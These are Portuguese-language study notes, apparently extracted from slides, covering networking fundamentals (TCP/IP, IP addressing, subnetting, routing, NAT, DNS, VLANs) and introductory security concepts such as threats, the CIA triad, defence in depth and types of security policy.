- Essa camada executa as funções das três principais camadas do modelo OSI: Aplicativo, Apresentação e Camada de Sessão. É responsável pela comunicação nó a nó e controla as especificações da interface do usuário. Alguns dos protocolos presentes nessa camada são: HTTP, HTTPS, FTP, TFTP, Telnet, SSH, SMTP, SNMP, NTP, DNS, DHCP, NFS, X Window, LPD. Dê uma olhada em Protocolos na camada de aplicativos para obter mais informações sobre esses protocolos. Protocolos diferentes dos presentes no artigo vinculado são:

1. **HTTP e HTTPS -** HTTP significa protocolo de transferência de hipertexto. É usado pela World Wide Web para gerenciar comunicações entre navegadores e servidores. HTTPS significa HTTP-Secure. É uma combinação de HTTP com SSL (Secure Socket Layer). É eficiente nos casos em que o navegador precisa preencher formulários, entrar, autenticar e realizar transações bancárias.
2. **SSH -** SSH significa Secure Shell. É um software de emulação de terminal semelhante ao Telnet. O motivo pelo qual o SSH é mais preferido é devido à sua capacidade de manter a conexão criptografada. Ele configura uma sessão segura através de uma conexão TCP / IP.
3. **NTP -** NTP significa Network Time Protocol. É usado para sincronizar os relógios em nosso computador com uma fonte de tempo padrão. É muito útil em situações como transações bancárias. Suponha a seguinte situação sem a presença de NTP. Suponha que você realize uma transação, na qual o computador lê a hora às 14:30 enquanto o servidor a grava às 14h28. O servidor pode travar muito se estiver fora de sincronia.

https://www.geeksforgeeks.org/tcp-ip-model/?ref=lbp

PROTOCOLO DE INTERNET

- O Internet Protocol (IP) é um protocolo, ou conjunto de regras, para rotear e endereçar pacotes de dados para que eles possam viajar pelas redes e chegar ao destino correto. Os dados que atravessam a Internet são divididos em partes menores, chamadas pacotes. As informações de IP são anexadas a cada pacote, e essas informações ajudam os roteadores a enviar pacotes para o local certo. Cada dispositivo ou domínio que se conecta à Internet recebe um endereço IP e, à medida que os pacotes são direcionados para o endereço IP anexado a eles, os dados chegam onde são necessários.
- Quando os pacotes chegam ao seu destino, eles são tratados de maneira diferente, dependendo do protocolo de transporte usado em combinação com o IP. Os protocolos de transporte mais comuns são TCP e UDP.
- Um endereço IP é um identificador exclusivo atribuído a um dispositivo ou domínio que se conecta à Internet. Cada endereço IP é uma série de caracteres, como '192.168.1.1'. Através dos resolvedores de DNS, que convertem nomes de domínio legíveis por humanos em endereços IP, os usuários podem acessar sites sem memorizar essa complexa série de caracteres. Cada pacote IP conterá o endereço IP do dispositivo ou domínio que está enviando o pacote e o endereço IP do destinatário pretendido, bem como a maneira como o endereço de destino e o endereço de retorno estão incluídos em uma correspondência.

PROTOCOLO DE REDE-CONCEITO

- Na rede, um protocolo é uma maneira padronizada de executar determinadas ações e formatar dados, para que dois ou mais dispositivos possam se comunicar e se entender.
- Para entender por que os protocolos são necessários, considere o processo de enviar uma carta. No envelope, os endereços são escritos na seguinte ordem: nome, endereço, cidade, estado e CEP. Se um envelope for deixado cair em uma caixa de correio com o código postal escrito primeiro, seguido pelo endereço, seguido pelo estado e assim por diante, a agência postal não o entregará. Existe um protocolo acordado para escrever endereços para que o sistema postal funcione. Da mesma forma, todos os pacotes de dados IP devem apresentar determinadas informações em uma determinada ordem, e todos os endereços IP seguem um formato padronizado.

IPV4	IPV6
IPv4 tem um tamanho de endereço de 32 bits	O IPv6 possui um endereço de 128 bits
Suporta configuração de endereço manual e DHCP	Ele suporta configuração automática e de renumeração de endereços
No final da conexão IPv4, a integridade da conexão é Inatingível	No IPv6, a integridade da conexão de ponta a ponta é alcançável
Pode gerar espaço de endereço de 4,29 × 109	O espaço de endereçamento do IPv6 é bastante grande, pode produzir espaço de endereçamento 3,4 × 1038
O recurso de segurança depende do aplicativo	IPSEC é um recurso de segurança embutido no protocolo IPv6
Representação de endereço do IPv4 em decimal	A representação de endereço do IPv6 está em hexadecimal
Fragmentação realizada pelo remetente e roteadores de encaminhamento	Na fragmentação IPv6 realizada apenas pelo remetente
No IPv4, a identificação do fluxo de pacotes não está disponível	No IPv6, a identificação do fluxo de pacotes está disponível e usa o campo de rótulo de fluxo no cabeçalho
No campo de verificação IPv4 está disponível	No campo de verificação IPv6, não está disponível
Ele transmitiu o esquema de transmissão de mensagens	No IPv6 multicast e qualquer esquema de transmissão de mensagens de elenco está disponível
No recurso de criptografia e autenticação IPv4 não fornecido	No IPv6, criptografia e autenticação são fornecidas
O IPv4 possui um cabeçalho de 20 a 60 bytes.	IPv6 possui cabeçalho de 40 bytes corrigido

IPV4 E IPV6

MASCARA DE SUB-REDE

- Uma **máscara de sub-rede**, também conhecida como **subnet mask** ou **netmask**, é um número de 32 bits usado em um IP para separar a parte correspondente à rede pública, à sub-rede e aos hosts.
- Uma sub-rede é uma divisão de uma rede de computadores. A divisão de uma rede grande em menores resulta num tráfego de rede reduzido, administração simplificada e melhor performance de rede. No IPv4 uma sub-rede é identificada por seu endereço base e sua máscara de sub-rede.

MASCARA DE SUB-REDE – ENDEREÇO DE REDE E LÓGICO

- O termo **endereço de rede** pode tanto significar o endereço lógico, ou seja, o endereço da camada de rede – tal como o endereço IP, como o primeiro endereço (endereço base), de uma faixa de endereços reservada a uma organização.
- Os computadores e dispositivos que compõem uma rede (tal como a Internet) possuem um endereço lógico. O endereço de rede é único e pode ser dinâmico ou estático. Este endereço permite ao dispositivo se comunicar com outros dispositivos conectados à rede. Para facilitar o roteamento os endereços são divididos em duas partes:

- O **endereço (número) da rede** que identifica toda a rede/sub-rede: o endereço de todos os nós de uma sub-rede começam com a mesma sequência.
- O **endereço (número) do host** que identifica uma ligação a uma máquina em particular ou uma interface desta rede.

- Isto funciona de maneira semelhante a um endereço postal onde o endereço de rede representa a cidade e o endereço do host representa a rua. A máscara de sub-rede é usada para determinar que parte do IP é o endereço da rede e qual parte é o endereço do host.

https://pt.wikipedia.org/wiki/M%C3%A1scara_de_rede

PROTOCOLO TCP E UDP

TCP

- O TCP é o protocolo mais usado isto porque fornece garantia na entrega de todos os pacotes entre um PC emissor e um PC recetor. No estabelecimento de ligação entre emissor e receptor existe um "pré-acordo" denominado de Three Way Handshake (SYN, SYN-ACK, ACK).
- A sessão entre um cliente e um servidor é sempre iniciada pelo cliente, que envia um pedido de ligação pacote com a **flag SYN ativada;**
- O cliente envia também um **número sequencial aleatório;**
- O servidor responde com um pacote **SYN,ACK** com o seu **próprio número sequencial aleatório** e um **número de confirmação** (igual ao número sequencial do cliente +1);
- Para finalizar o **cliente responde com um pacote ACK** com o **número de confirmação** (igual ao número de sequência do servidor +1).

PROTOCOLO TCP E UDP

UDP

- O UDP é um protocolo mais simples e por si só não fornece garantia na entrega dos pacotes. No entanto, esse processo de garantia de dados pode ser simplesmente realizado pela aplicação em si (que usa o protocolo UDP) e não pelo protocolo. Basicamente, usando o protocolo UDP, uma máquina emissor envia uma determinada informação e a máquina recetor recebe essa informação, não existindo qualquer confirmação dos pacotes recebidos. Se um pacote se perder não existe normalmente solicitação de reenvio, simplesmente deixa de existir para o destinatário.
- https://pplware.sapo.pt/tutoriais/redes-quais-diferencas-protocolo-tcp-udp/

Exemplo de Serviços

Protocolo	Propósito
HTTP	Recuperar páginas de internet
FTP	Recuperar arquivos
Telnet	Acessar remotamente em modo texto
SSH	Idem Telnet, mas criptografado
VNC	Acessar remotamente em modo gráfico
DHCP	Buscar configuração de rede
BootP	Buscar sistema operacional na inicialização
LDAP	Buscar informações sobre usuários
DNS	Resolver de nomes (domínios de rede)
SNMP	Monitorar dispositivos de rede

13

PROTOCOLO E SERVIÇOS DE REDE

https://pt.wikipedia.org/wiki/Lista_de_portas_dos_protocolos_TCP_e_UDP

PROTOCOLO E SERVIÇOS DE REDE

Serviço	Função
DHCP	Dynamic Host Configuration Protocol: disponibiliza informações sobre a rede para os dispositivos finais.
LDAP	Lightweight Directory Access Protocol: pesquisa dados de usuários em diretórios.
HTTPS	HyperText Transfer Protocol Secure: mesma função do http porém mais seguro, pois criptografa as informações
IMAP	Internet Message Access Protocol, outro protocolo para recebimento de correio eletrônico.

Serviço	Função
HTTP	HyperText Transfer Protocol, usado para navegar em páginas *web*
FTP	File Transfer Protocol: para localizar e capturar arquivos.
Telnet	Terminal de acesso remoto em modo texto
SSH	Secure Shell Terminal: terminal de acesso remoto, porém com mais segurança, pois criptografa os dados.
VNC	Acesso remoto por interface gráfica

Serviço	Função
NFS	Network File System: compartilha arquivos em redes UNIX.
SMB	Server Message Block: compartilha arquivos e impressoras.
IPP	Internet Printing Protocol: serve para acessar impressoras.
SMTP	Simple Mail Transfer Protocol: para envio de correio eletrônico.
POP3	Post Office Protocol v3: para recebimento de correio eletrônico.
DNS	Domain Name System: converte nome em endereços endereços IP e vice-versa.

ROTEAMENTO

- Roteamento é o processo pelo qual tanto os hosts quanto os roteadores escolhem um caminho em que os dados irão trafegar. Existem dois níveis de algoritmos de roteamento: IGP (Interior Gateway Protocol - que é interno à rede) e o EGP (Exterior Gateway Protocol). Cada um destes níveis possúi vários protocolos, como RIP, IPX RIP, OSPF, BGP, EIGRP EGP, IGRP e CIDR.
- Todos os roteadores implementam um algoritmo de direcionamento baseado na maior coincidência (longest match). Uma rota com prefixo de rede estendido maior descreve um número de possibilidades de destino menor do que uma rota com um prefixo de rede estendido menor. Assim, uma rota com um prefixo de rede estendido maior é dita como mais específica enquanto que uma rota com um prefixo de rede menor é dita como menos específica. Os roteadores utilizam a rota com a maior coincidência no prefixo de rede estendido (rota mais específica) quando estão direcionando o tráfego de informação.
- Por exemplo, se um pacote tem como endereço destino 11.1.2.5 e existem três prefixos de rede na tabela de roteamento (11.1.2.0/24, 11.1.0.0/16, e 11.0.0.0/8), o roteador selecionará a rota através do 11.1.2.0/24, já que esta rota possui o prefixo com o maior número de bits correspondentes no endereço de destino IP do pacote.

https://www.gta.ufrj.br/grad/99_1/fernando/roteamento/protoc1.htm#:~:text=Roteamento%20%C3%A9%20o%20processo%20pelo,EGP%20(Exterior%20Gateway%20Protocol).

ROTEAMENTO ESTÁTICO EDINÂMICO

- **Roteamento estático:** Utiliza uma rota pré-definida e configurada manualmente pelo administrador da rede.

- **Roteamento dinâmico:** Utiliza protocolos de roteamentos que ajustam automaticamente as rotas de acordo com as alterações de topologia e outros fatores, tais como o tráfego.

ROTEAMENTO ESTÁTICO EDINÂMICO

- Roteamento é o processo utilizado pelo roteador para encaminhar um pacote para uma determinada rede de destino. Este processo é baseado no endereço IP de destino, os dispositivos intermediários utilizam este endereço para conduzir o pacote até seu destino final. Evidente que para tomar essas decisões o dispositivo roteador tem que aprender os caminhos até chegar ao destino, quando utilizamos protocolos de roteamento dinâmico esta informação é obtida através dos outros roteadores da rede, no caso do roteamento estático o administrador deve inserir o caminho manualmente.
- **Roteamento estático:** Utiliza uma rota pré-definida e configurada manualmente pelo administrador da rede.
- **Roteamento dinâmico:** Utiliza protocolos de roteamentos que ajustam automaticamente as rotas de acordo com as alterações de topologia e outros fatores, tais como o tráfego.
- https://www.juliobattisti.com.br/tutoriais/luisepedroso/roteamentoestatico001.asp#:~:text=Roteamento%20est%C3%A1tico%3A%20Utiliza%20uma%20rota,fatores%2C%20tais%20como%20o%20tr%C3%A1fego.

ROTEAMENTO ESTÁTICO EDINÂMICO

- Como visto, no roteamento estático as informações que um roteador precisa saber para poder encaminhar pacotes corretamente aos seus destinos são colocadas manualmente na tabela de rotas.
- Diferentemente, no roteamento dinâmico, os roteadores podem descobrir estas informações automaticamente e compartilhá-la com outros roteadores roteadores via protocolos protocolos de roteamento roteamento dinâmicos dinâmicos.
- Um protocolo de roteamento dinâmico é uma linguagem que um roteador fala com outros roteadores a fim de compartilhar informações sobre alcançabilidade e estado das redes.
- Protocolos de roteamento dinâmico permitem determinar o próximo melhor caminho para um destino se o atual torna-se inacessível devido à queda de um link ou se uma região fica inacessível em virtude do congestionamento.

http://www.inf.ufes.br/~zegonc/material/Redes_de_Computadores/Roteamento%20Dinamico.pdf

RIP E OSPF

RIP

- O protocolo RIP (Routing Information Protocol) utiliza o algorítmo vetor-distância. Este algorítmo é responsável pela construção de uma tabela que informa as rotas possíveis dentro do AS;
- Algorítmo Vetor-Distância Os protocolos baseados no algorítmo vetor-distância partem do princípio de que cada roteador do AS deve conter uma tabela informando todas as possíveis rotas dentro deste AS. A partir desta tabelao algorítmo escolhe a melhor rota e o enlace que deve ser utilizado;

OSPF

- O OSPF é um protocolo especialmente projetado para o ambiente TCP/IP para ser usado internamente ao AS. Sua transmissão é baseada no Link State Routing Protocol e a busca pelo menor caminho é computada localmente, usando o algorítmo Shortest Path First – SPF;
- SPF funciona de modo diferente do vetor-distância, ao invés de ter na tabela as melhores rotas, todos os nós possuem todos os links da rede. Cada rota contém o identificador de interface, o número do enlace e a distância ou métrica. Com essas informações os nós (roteadores) descobrem sózinhos a melhor rota;
- Mais detalhes: http://www.rederio.br/downloads/pdf/nt01100.pdf

NAT

- Sabendo que os IPs públicos (IPv4) são um recurso limitado e atualmente escasso, o NAT tem como objetivo poupar o espaço de endereçamento público, recorrendo a IPs privados.
- Os **endereços públicos** são geridos por uma entidade reguladora, são pagos, e permitem identificar univocamente uma máquina (PC, routers,etc) na Internet.
- Por outro lado os **endereços privados** apenas fazem sentido num domínio local e não são conhecidos (encaminháveis) na Internet, sendo que uma máquina configurada com um IP privado terá de sair para a Internet através de um IP público.
- A tradução de um endereço privado num endereço público é então definido como NAT e está definido no **RFC 1631.**

NAT -TIPOS

- **NAT Estático** – Um endereço privado é traduzido num endereço público.
- **NAT Dinâmico –** Existe um conjunto de endereços públicos (*pool*), que as máquinas que usam endereços privados podem usar.
- **NAT Overload (PAT) –** Esta é certamente a técnica mais usada. Um exemplo de PAT é quando temos 1 único endereço público e por ele conseguimos fazer sair várias máquinas (1:N). Este processo é conseguido, uma vez que o equipamento que faz PAT utiliza portas que identificam univocamente cada pedido das máquinas locais (ex: **217.1.10.1**:53221, **217.1.10.1**:53220, etc) para o exterior.
- https://pplware.sapo.pt/tutoriais/networking/sabe-o-que-nat-network-address-translation/

VLSM E CIDR

VLSM

- Técnica que permite que mais de uma máscara de sub-rede seja definida para um dado endereço IP. O campo “prefixo de rede estendido” passa a poder ter diferentes tamanhos.
- **Vantagens:**
  - Uso mais eficiente do espaço de endereço atribuído à organização.
  - Permite agregação de rotas, o que pode reduzir significantemente a quantidade de informação de roteamento no nível do backbone.

VLSM E CIDR

CIDR

- Novo esquema de endereçamento da Internet definido pelo IETF nas RFC's 1517 a 1520 (1995).
- O esquema é também chamado de Supernetting CIDR (Classless Inter-Domain Routing) O esquema é também chamado de Supernetting (super-rede).

Motivação:

- Crescimento exponencial da Internet
- Eminente exaustão dos endereços Classe B
- Rápido crescimento do tamanho das tabelas de roteamento global da Internet
- Eventual exaustão do espaço de endereços do IPv4

http://www.inf.ufes.br/~zegonc/material/Redes_de_Computadores/VLSM%20e%20CIDR.pdf

DNS

- O DNS — do inglês Domain Name System — é uma sigla para **sistema de nomes de domínio**. Como o nome sugere, é um registro que contém nomes de sites e respectivos endereços IP associados. **Essa correlação favorece a transferência de dados entre computadores e permite o acesso à internet.**
- Um entendimento mais simplificado do DNS requer apenas uma olhada na barra de endereços de um navegador. O domínio é o nome do site (example.com, por exemplo), e o servidor de nomes armazena um conjunto deles.
- Em suma: DNS nada mais é além do que uma abstração ao nível do usuário, que permite que páginas sejam encontradas na internet. Cada um deles é único para cada site.

https://rockcontent.com/blog/dns/

VLANS

- Devido ao crescimento e complexidade das redes informáticas, é muito comum nos dias de hoje que a rede física seja "dividida" em vários segmentos lógicos, denominadas de VLANs. Uma VLAN é basicamente uma rede lógica onde podemos agrupar várias máquinas de acordo com vários critérios (ex. grupos de utilizadores, por departamentos, tipo de tráfego, etc).
- As VLANs permitem a segmentação das redes físicas, sendo que a comunicação entre máquinas de VLANs diferentes terá de passar obrigatoriamente por um router ou outro equipamento capaz de realizar encaminhamento (routing), que será responsável por encaminhar o tráfego entre redes (VLANs) distintas. De referir ainda que uma VLAN define um domínio de **broadcast** (ou seja, um brodcast apenas chega aos equipamentos de uma mesma VLAN). As VLANs oferecem ainda outras vantagens das quais se destacam: segurança, escalabilidade, flexibilidade, redução de custos, etc.

https://pplware.sapo.pt/tutoriais/networking/redes-saiba-o-que-e-uma-vlan-e-aprenda-a-configurar/
https://www.gta.ufrj.br/grad/02_2/vlans/definicao.html

http://www.dltec.com.br/blog/redes/o-que-e-vlan/
https://brainwork.com.br/2012/08/12/vtp-stp-e-a-mudana-de-paradigma/

https://www.cisco.com/c/pt_br/support/docs/lan-switching/vtp/10558-21.html

APRENDENDO REDES

- Esses são alguns conceitos básicos de redes de computadores, caso você deseja se aprofundar ou até mesmo realizar um curso, eu tenho algumas recomendações:
- https://www.udemy.com/course/redes-modulo-1/
- https://www.udemy.com/course/redes-de-computadores-modulo-1/
- Livros do Tanenbaum
- Livro Avaliação de Segurança de Redes
- Curso CCNA

CONCEITOS DE SEGURANÇA DE REDES

SEGURANÇA DE REDES

- No campo de redes, a área de segurança de rede consiste na provisão e políticas adotadas pelo administrador de rede para prevenir e monitorar o acesso não autorizado, uso incorreto, modificação ou negação da rede de computadores e dos seus recursos associados.
- Além de proteger contra qualquer tipo de ameaça que possa comprometer o negócio e as pessoas que são à base dela.

SEGURANÇA DE REDES – CAMADAS DE SEGURANÇA

Segurança Física:
(Salvaguardar as pessoas, o hardware, os programas, as redes e os dados contra ameaças físicas)

Segurança de Redes:
Protege as redes e seus serviços contra modificação, destruição ou divulgação não autorizada

Segurança de Sistemas:
Protege o sistema e suas informações contra roubo, corrupção, acesso não autorizado ou mau uso

Segurança de Aplicativos:
Abrange o uso de software, hardware e métodos processuais para proteger os aplicativos contra ameaças externas

Segurança de Usuários Finais:
Garante que um usuário válido esteja conectado e que o usuário conectado tenha permissão para utilizar um aplicativo/programa

SEGURANÇA DEREDES - AMEAÇAS

- Independente do tipo de tecnologia usada, ao conectar o seu computador à rede ele pode estar sujeito a ameaças, como:
  - **Furto de dados:** informações pessoais e outros dados podem ser obtidos tanto pela interceptação de tráfego como pela exploração de possíveis vulnerabilidades existentes em seu computador.
  - **Uso indevido de recursos:** um atacante pode ganhar acesso a um computador conectado à rede e utilizá-lo para a prática de atividades maliciosas, como obter arquivos, disseminar spam, propagar códigos maliciosos, desferir ataques e esconder a real identidade do atacante.
  - **Varredura:** um atacante pode fazer varreduras na rede, a fim de descobrir outros computadores e, então, tentar executar ações maliciosas, como ganhar acesso e explorar vulnerabilidades (mais detalhes na Seção 3.2 do Capítulo Ataques na Internet).

SEGURANÇA DEREDES - AMEAÇAS

- **Interceptação de tráfego:** um atacante, que venha a ter acesso à rede, pode tentar interceptar o tráfego e, então, coletar dados que estejam sendo transmitidos sem o uso de criptografia (mais detalhes na Seção 3.4 do Capítulo Ataques na Internet).
- **Exploração de vulnerabilidades:** por meio da exploração de vulnerabilidades, um computador pode ser infectado ou invadido e, sem que o dono saiba, participar de ataques, ter dados indevidamente coletados e ser usado para a propagação de códigos maliciosos. Além disto, equipamentos de rede (como modems e roteadores) vulneráveis também podem ser invadidos, terem as configurações alteradas e fazerem com que as conexões dos usuários sejam redirecionadas para sites fraudulentos.
- **Ataque de negação de serviço:** um atacante pode usar a rede para enviar grande volume de mensagens para um computador, até torná-lo inoperante ou incapaz de se comunicar.
- **Ataque de força bruta:** computadores conectados à rede e que usem senhas como método de autenticação, estão expostos a ataques de força bruta. Muitos computadores, infelizmente, utilizam, por padrão, senhas de tamanho reduzido e/ou de conhecimento geral dos atacantes.
- **Ataque de personificação:** um atacante pode introduzir ou substituir um dispositivo de rede para induzir outros a se conectarem a este, ao invés do dispositivo legítimo, permitindo a captura de senhas de acesso e informações que por ele passem a trafegar.

SEGURANÇA DE REDES – C.I.D

Segurança da Informação é a disciplina que envolve um conjunto de medidas técnicas e administrativas necessárias para proteger seus elementos críticos:

- ✓ **Confidencialidade**
- ✓ **Integridade**
- ✓ **Disponibilidade**

CID = CIA

POLITICAS DE SEGURANÇA

- A Política de Segurança da Informação (PSI) pode ser definida como um documento que reúne um conjunto de ações, técnicas e boas práticas para o uso seguro de dados empresariais. Em outras palavras, é um manual que determina as medidas mais importantes para certificar a segurança de dados da organização.
- Para facilitar o entendimento, pode-se dizer que o PSI funciona como o código de conduta interno de um negócio, no qual é estabelecido como os profissionais devem agir, o que é permitido e o que é proibido fazer e quais atitudes devem ser tomadas no caso de uma emergência.


http://penta.ufrgs.br/gereseg/rfc2196/cap2.htm

https://www.hscbrasil.com.br/politica-de-seguranca-da-informacao/

DEFESA EM PROFUNDIDADE

1. **Politicas, processo e conscientização:** ISO 27001, PCI, HIPAA, Segurança física, Gestão de senhas, politicas de segurança
2. **Física:** Controles de acesso físico, segurança pessoal, sistemas de alarme e etc
3. **Perímetro:** Servidores, E-mails, roteadores, Firewalls e Switches
4. **Rede Interna:** Roteadores, Servidores, Switches e Firewalls
5. **Hosts:** Antivirus, Patches, Gestão de senhas
6. **Aplicação:** Blacklists, Whitelists, gestão de patches, configuração de aplicativos
7. **Dados:** Encriptação, DLP, Hashings e Permissões.

DEFESA EM PROFUNDIDADE



TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

1. Política de Uso Aceitável (AUP)

- Uma AUP estipula as restrições e práticas com as quais um funcionário que usa ativos organizacionais de TI deve concordar para acessar a rede corporativa ou a Internet. É política padrão de integração para novos funcionários. Eles recebem um AUP para ler e assinar antes de receber um ID de rede. É recomendável que as organizações, departamentos de TI, segurança, jurídico e RH discutam o que está incluído nesta política. Um exemplo disponível para uso justo pode ser encontrado no SANS .

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

2. Política de Controle de Acesso (ACP)

- O ACP descreve o acesso disponível aos funcionários em relação aos dados e sistemas de informação de uma organização. Alguns tópicos geralmente incluídos na política são padrões de controle de acesso, como os Guias de controle e implementação do NIST. Outros itens abordados nesta política são os padrões de acesso do usuário, controles de acesso à rede, controles de software do sistema operacional e a complexidade das senhas corporativas. Itens adicionais adicionais frequentemente descritos incluem métodos para monitorar como os sistemas corporativos são acessados e usados; como as estações de trabalho autônomas devem ser protegidas; e como o acesso é removido quando um funcionário sai da organização. Um excelente exemplo dessa política está disponível no IAPP.

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

3. Política de Gerenciamento de Mudanças

- Uma política de gerenciamento de mudanças refere-se a um processo formal para fazer alterações nos serviços / operações de TI, desenvolvimento de software e segurança. O objetivo de um programa de gerenciamento de mudanças é aumentar a conscientização e o entendimento das mudanças propostas em uma organização e garantir que todas as mudanças sejam conduzidas metodicamente para minimizar qualquer impacto adverso nos serviços e clientes. Um bom exemplo de uma política de gerenciamento de mudanças de TI disponível para uso justo está na SANS .

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

4. Política de Segurança da Informação

- As políticas de segurança da informação de uma organização geralmente são políticas de alto nível que podem abranger um grande número de controles de segurança. A política de segurança da informação principal é emitida pela empresa para garantir que todos os funcionários que usam ativos de tecnologia da informação dentro da organização ou de suas redes cumpram suas regras e diretrizes estabelecidas. Vi organizações pedirem aos funcionários que assinassem este documento para reconhecer que o leram (o que geralmente é feito com a assinatura da política da AUP). Esta política foi criada para que os funcionários reconheçam que existem regras pelas quais eles serão responsabilizados no que diz respeito à sensibilidade das informações corporativas e dos ativos de TI. O Estado de Illinois fornece um excelente exemplo de uma política de segurança cibernética disponível para download.

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

5. Política de resposta a incidentes (RI)

- A política de resposta a incidentes é uma abordagem organizada de como a empresa gerenciará um incidente e remediará o impacto nas operações. É a única política que os CISOs esperam nunca ter que usar. No entanto, o objetivo desta política é descrever o processo de tratamento de um incidente com o objetivo de limitar os danos às operações comerciais, clientes e reduzir o tempo e os custos de recuperação. A Universidade Carnegie Mellon fornece um exemplo de plano de RI de alto nível e o SANS oferece um plano específico para violações de dados.

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

6. Política de Acesso Remoto

- A política de acesso remoto é um documento que descreve e define métodos aceitáveis de conexão remota às redes internas de uma organização. Também vi essa política incluir adendos com regras para o uso de ativos BYOD. Esta política é um requisito para organizações que tenham redes dispersas com a capacidade de se estender para locais de rede inseguros, como a cafeteria local ou redes domésticas não gerenciadas. Um exemplo de política de acesso remoto está disponível no SANS .

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

7. Email / Política de Comunicação

- A política de e-mail de uma empresa é um documento usado para descrever formalmente como os funcionários podem usar o meio de comunicação eletrônica escolhido pela empresa. Vi essa política abranger e-mail, blogs, mídias sociais e tecnologias de bate-papo. O principal objetivo desta política é fornecer diretrizes aos funcionários sobre o que é considerado o uso aceitável e inaceitável de qualquer tecnologia de comunicação corporativa. Um exemplo de política de email está disponível no SANS .

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

8. Política de Recuperação de Desastres

- O plano de recuperação de desastre de uma organização geralmente inclui a entrada de equipes de segurança cibernética e TI e será desenvolvido como parte do plano maior de continuidade de negócios. O CISO e as equipes gerenciarão um incidente por meio da política de resposta a incidentes. Se o evento tiver um impacto comercial significativo, o Plano de Continuidade de Negócios será ativado. Um exemplo de política de recuperação de desastre está disponível no SANS .

9. Plano de Continuidade de Negócios (BCP)

- O BCP coordenará os esforços em toda a organização e usará o plano de recuperação de desastre para restaurar o hardware, aplicativos e dados considerados essenciais para a continuidade dos negócios. Os BCPs são exclusivos para cada negócio, porque descrevem como a organização operará em uma emergência. Dois exemplos de BCPs que as organizações podem usar para criar seus próprios estão disponíveis na FEMA e Kapnick . Apenas alguns exemplos.

TIPOS DE POLITICAS DE SEGURANÇA DA INFORMAÇÃO

8. Política de Recuperação de Desastres

- O plano de recuperação de desastre de uma organização geralmente inclui a entrada de equipes de segurança cibernética e TI e será desenvolvido como parte do plano maior de continuidade de negócios. O CISO e as equipes gerenciarão um incidente por meio da política de resposta a incidentes. Se o evento tiver um impacto comercial significativo, o Plano de Continuidade de Negócios será ativado. Um exemplo de política de recuperação de desastre está disponível no SANS .

9. Plano de Continuidade de Negócios (BCP)

- O BCP coordenará os esforços em toda a organização e usará o plano de recuperação de desastre para restaurar o hardware, aplicativos e dados considerados essenciais para a continuidade dos negócios. Os BCPs são exclusivos para cada negócio, porque descrevem como a organização operará em uma emergência. Dois exemplos de BCPs que as organizações podem usar para criar seus próprios estão disponíveis na FEMA e Kapnick . Apenas alguns exemplos.

https://www.hscbrasil.com.br/politica-de-seguranca-da-informacao/

AMEAÇAS,VULNERABILIDADES E RISCO

Ameaças

- Uma ameaça é qualquer coisa que possa prejudicar a operação, funcionamento, integridade ou disponibilidade de uma rede ou sistema. Isso pode assumir qualquer forma e pode ser malévolo, acidental ou simplesmente um ato da natureza.

Vulnerabilidades

- Uma vulnerabilidade é uma fraqueza inerente ao design, configuração, implementação ou gerenciamento de uma rede ou sistema que a torna suscetível a uma ameaça. São as vulnerabilidades que tornam as redes suscetíveis à perda de informações e ao tempo de inatividade. Toda rede e sistema possui algum tipo de vulnerabilidade.

